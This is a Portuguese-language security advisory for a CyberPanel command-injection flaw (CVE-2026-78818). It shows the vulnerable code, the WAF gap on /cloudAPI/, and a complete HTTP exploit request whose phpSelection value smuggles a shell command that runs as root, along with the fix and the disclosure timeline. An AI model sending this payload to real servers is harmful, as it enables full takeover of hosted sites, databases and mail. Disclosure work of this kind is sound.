CVE-2026-78818 - CyberPanel <= 2.4.7 RCE autenticado como root via injeção de comando em phpSelection + bypass do WAF do cloudAPI

phpSelection + Bypass do WAF cloudAPICVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, pois a exploração requer credenciais de API de nível administrativo)O CyberPanel v2.4.7 e versões anteriores contém uma vulnerabilidade de injeção de comando do SO em changePHP()
(websiteFunctions/website.py). O parâmetro phpSelection é interpolado diretamente em um
comando de shell executado como root, sem validação ou sanitização.
O WAF integrado bloqueia isso no endpoint padrão (/websites/changePHP), mas o
endpoint /cloudAPI/ aplica um conjunto de regras mais fraco que não filtra o caractere de aspas simples —
proporcionando um caminho de exploração completo, em uma única requisição HTTP, para execução total de comandos como root.
Confirmado em um VPS CyberPanel 2.4.7 ativo: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, por volta da linha 4177:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
Fechando a aspa simples e injetando um comando em segundo plano:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)Qualquer caminho que contenha cloudAPI é tratado como um endpoint de API. A blocklist padrão inclui
' e &. A blocklist da API omite ambos — tornando POST /cloudAPI/ um bypass direto para a mesma
função vulnerável.
Autenticação: Authorization: Basic SHA256("user:pass") — o acesso à API é habilitado por padrão para a
conta admin, portanto nenhuma configuração especial do alvo é necessária.
Requisição:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — solicitação e resposta em tempo real:
Verificação no lado do servidor (cat /tmp/burp_test.txt):

Resultado: uid=0(root) gid=0(root) groups=0(root)
Execução completa de comandos como root no servidor CyberPanel. Um usuário autenticado com nível de administrador pode ler/gravar qualquer arquivo, instalar backdoors persistentes e comprometer totalmente todos os sites hospedados, bancos de dados e e-mails. O acesso à API está habilitado por padrão — nenhuma configuração especial do alvo é necessária.
Corrigido no CyberPanel v2.4.8, commit
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)"). O parâmetro phpVersion
agora é sanitizado com shlex.quote() em websiteFunctions/website.py.
Os usuários devem atualizar para o CyberPanel 2.4.8 ou posterior imediatamente.
| Data | Evento |
|---|---|
| 2026-05-28 | Vulnerabilidade relatada de forma privada ao fornecedor por meio de rascunho do GitHub Security Advisory (GHSA-p9j3-wrpf-p6w3) |
| 2026-06-08 | Acompanhamento: sem resposta em 2 semanas, solicitado reconhecimento |
| 2026-06-12 | Confirmado que o commit de correção do fornecedor (32897e9) resolve o problema; solicitada publicação do advisory + solicitação de CVE |
| 2026-06-15 | Solicitação de CVE enviada de forma independente ao MITRE CNA-LR (solicitação 2055765) |
| 2026-08-13 | Acompanhamento: "quais são as novidades?" |
| 2026-09-03 | CVE-2026-78818 atribuído pelo MITRE; fornecedor notificado e solicitado novamente a publicar o advisory |
| 2026-11-04 | Nenhuma resposta do fornecedor em momento algum. Divulgação pública publicada aqui após ~5,5 meses de silêncio, consistente com as normas padrão de divulgação coordenada (padrão de 90 dias há muito ultrapassado). A correção está disponível na v2.4.8 durante todo esse período. |
Nenhum comentário, reconhecimento ou resposta foi recebido do fornecedor (usmannasir) durante
toda a janela de divulgação, apesar de quatro acompanhamentos separados na thread do advisory.
Descoberto e relatado por @ammarkrblt.








